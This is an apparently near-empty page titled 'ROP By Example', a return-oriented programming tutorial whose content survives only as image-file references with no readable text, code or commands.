


ROP By Example



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

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

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

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
